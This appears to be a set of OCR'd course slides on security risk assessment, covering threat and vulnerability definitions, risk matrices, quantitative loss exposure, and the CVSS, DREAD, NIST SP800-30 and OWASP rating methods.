
Confidentiality (Bell-LaPadula) + Integrity (Biba)

Security Level




+

Integrity Level




=


Confidentiality + Integrity Level



E2 Security Risk

Threats & Vulnerabilities





Threat: Something that can damage or destroy an asset

Vulnerability: A weakness or gap in your protection

Risk: Where assets, threats, and vulnerabilities intersect

Security

1. **Threats:** minaccia di reato ➔ **MOM**
   - **Motive**: practical reason
   - **Opportunity**: available resources for acting
   - **Means**: capability of performing the crime ➔ (vulnerability, ability)


2. **Vulnerability:**
   - **Software Errors ➔ Patching**
   - **Configuration ➔ Security Hygiene**

3. **Risk: Economic Impact ([€]) x Probability / year ([T^{-1}])**
   - **Impact**: money loss due to the IT damage ([€])
   - **Probability**: statistical evaluation of threat events based on historical serires ([T^{-1}][Prob])

4. **Countermeasures ➔ Protection**
   - **Cost** of implementation/Maintenance ([€])
   - **Reduction** of the Risk ([€][T^{-1}][Prob])

E2 Security Risk: Rating

Risk Rating Methodology



Wide variety of ways that different organizations and people use to prioritize risks ("Risk Scoring Methodologies“):

- **Classic Risk Rating:** This risk rating methodology uses a Likelihood value and an Impact value with a mathematical formula applied to come up with a risk score. Typically something like *Risk = Likelihood x Impact*.

- **CVSS:** Also known as the Common Vulnerability Scoring System, CVSS is developed by the Forum of Incident Response and Security Teams (FIRST) organization and is what is used to rate all of the Common Vulnerabilities and Exposures (CVEs) found in the National Vulnerability Database (NVD). It is comprised of a Base Vector, which has multiple values to estimate likelihood and impact, along with optional values to estimate the Temporal and Environmental impact on your environment.

- **DREAD:** The DREAD risk assessment model was initially used at Microsoft as a simple mnemonic to rate security threats on the basis of Damage, Reproducibility, Exploitability, Affected Users, and Discoverability. We don't see it being used by customers very often, but it has been included in SimpleRisk since very early on in our product history.

- **NIST SP800-30:** guidance for conducting risk assessments of federal information systems and organizations. Risk assessments, carried out at all three tiers (Tier 1: Organization level, Tier 2: Mission/Business process Level, and Tier 3: Information System level) in the risk management hierarchy, are part of an overall risk management process—providing senior leaders/executives with the information needed to determine appropriate courses of action in response to identified risks.


- **OWASP:** The OWASP Risk Rating Methodology was created by Jeff Williams, one of the Founders of the OWASP organization, as a means to easily and more accurately assess the likelihood and impact of a web application vulnerability. It's an application-centric play on the Classic Risk Rating described above, where the Likelihood is assessed based on Threat Agent and Vulnerability factors and the Impact is assessed based on Technical and Business factors.

E2a Security Risk: Rating

Classic Risk Rating 1/4

Risks are scored during an assessment and then a rating is derived. Ratings are of three kinds: qualitative, semi-quantitative, and quantitative.

- **Qualitative Risk Rating:** assessments rely on the assessor's perceptions of the probability and impact of a risk.
- **Semi-Quantitative Risk Rating:** the qualitative ratings also have a corresponding numerical scale.
- **Quantitative Risk Rating:** fact-based, measurable, and highly mathematical.



Severity


Likelihood

	Negligible	Minor	Moderate	Major	Catastrophic
Almost certain	5	10	15	20	25
Likely	4	8	12	16	20
Possible	3	6	9	12	15
Unlikely	2	4	6	8	10
Rare	1	2	3	4	5


Classical Risk Rating Matrix (Markowski e Mannan)
https://www.researchgate.net/figure/Classical-risk-ranking-matrix-Markowski-and-Mannan-2008_fig2_319294671

E2a1 Security Risk: Rating

Classic Risk Rating 2/4 – Qualitative



- **Qualitative Risk Rating:** assessments rely on the assessor's perceptions of the probability and impact of a risk. If the method is purely qualitative, then the ratings are based on the list values such as high, medium, or low. In this case, the risk scores do not roll up. Because this method has minimal mathematical dependency, qualitative risk assessment is easy and quick to perform. This method also enables an organization to take advantage of the assessor's experienced knowledge of the process or asset that is being assessed. Users who are new to risk assessments usually use this kind of rating.




		Impact		
		Low	Medium	High
Probability	Low	Low Risk	Low Risk	Medium Risk
	Medium	Low Risk	Medium Risk	High Risk
	High	Medium Risk	High Risk	High Risk


E2a2 Security Risk: Rating

Classic Risk Rating 3/4 – Semi-Quantitative

- **Semi-Quantitative Risk Rating:** In a semi-quantitative rating, the qualitative ratings also have a corresponding numerical scale. For example, if the quantitative risk score is between 0-10, then the qualitative rating is low. Users who use this type of rating are not new to risk assessments. Most users belong to this category. In this category, the risk scores roll up and the risk appetite is qualitative in nature..




LIKELIHOOD	IMPACT			
Very High (4)	4	8	12	16
High (3)	3	6	9	12
Medium (2)	2	4	6	8
Low (1)	1	2	3	4
	Low (1)	Medium (2)	High (3)	Very High (4)



Risk Score	Rating
0 – 3	Low
4 – 6	Medium
6 – 9	High
10 – 16	Very High


E2a3 Security Risk: Rating

Classic Risk Rating 4/4 – Quantitative



- **Quantitative Risk Rating:** A quantitative risk assessment focuses on data that is fact-based, measurable, and highly mathematical. In a quantitative risk rating that uses advanced simulation techniques, the risk is quantified in purely numerical terms. In this category, the risk appetite is quantitative in nature.


ALE = SLE x ARO



Rating	Most Likely Annualized Loss Exposure (ALE) Falls Between..	
🟥 Critical	\$10M	Or more
High	\$1M	\$10M
Medium	\$250K	\$1M
🟩 Low	\$100K	\$250K
Very Low	\$0	\$100K

E2b Security Risk: Rating

CVSS



D.4f1 CVE: Common Vulnerabilities and Exposures

CVSS Metrics

CVSS is composed of three metric groups: Base, Temporal, and Environmental, each consisting of a set of metrics

Base Metric Group

Exploitability metrics

- Attack Vector
- Attack Complexity
- Privileges Required
- User Interaction

Impact metrics

- Confidentiality Impact
- Integrity Impact
- Availability Impact

Scope

Temporal Metric Group

- Exploit Code Maturity
- Remediation Level
- Report Confidence

Environmental Metric Group

- Modified Base Metrics
- Confidentiality Requirement
- Integrity Requirement
- Availability Requirement


Usually, the base is calculated by the vendor

CVSS The Common Vulnerability Scoring System (CVSS) is an open framework for communicating the characteristics and severity of software vulnerabilities. CVSS consists of three metric groups: Base, Temporal, and Environmental.

https://www.first.org/cvss/

E2c Security Risk: Rating


Microsoft DREAD



DREAD is part of a system for risk-assessing computer security threats that was formerly used at Microsoft.[1] It provides a mnemonic for risk rating security threats using five categories.

The categories are:

- **D**amage – how bad would an attack be?
- **R**eproducibility – how easy is it to reproduce the attack?
- **E**xploitability – how much work is it to launch the attack?
- **A**ffected users – how many people will be impacted?
- **D**iscoverability – how easy is it to discover the threat?


D
R
E
A
D
DAMAGE
How bad would an attack be?
REPRODUCIBILITY
How easy is it to reproduce the attack?
EXPLOITABILITY
How much work is it to launch the attack?
AFFECTED USERS
How many people will be impacted?
DISCOVERABILITY
How easy is it to discover the threat?

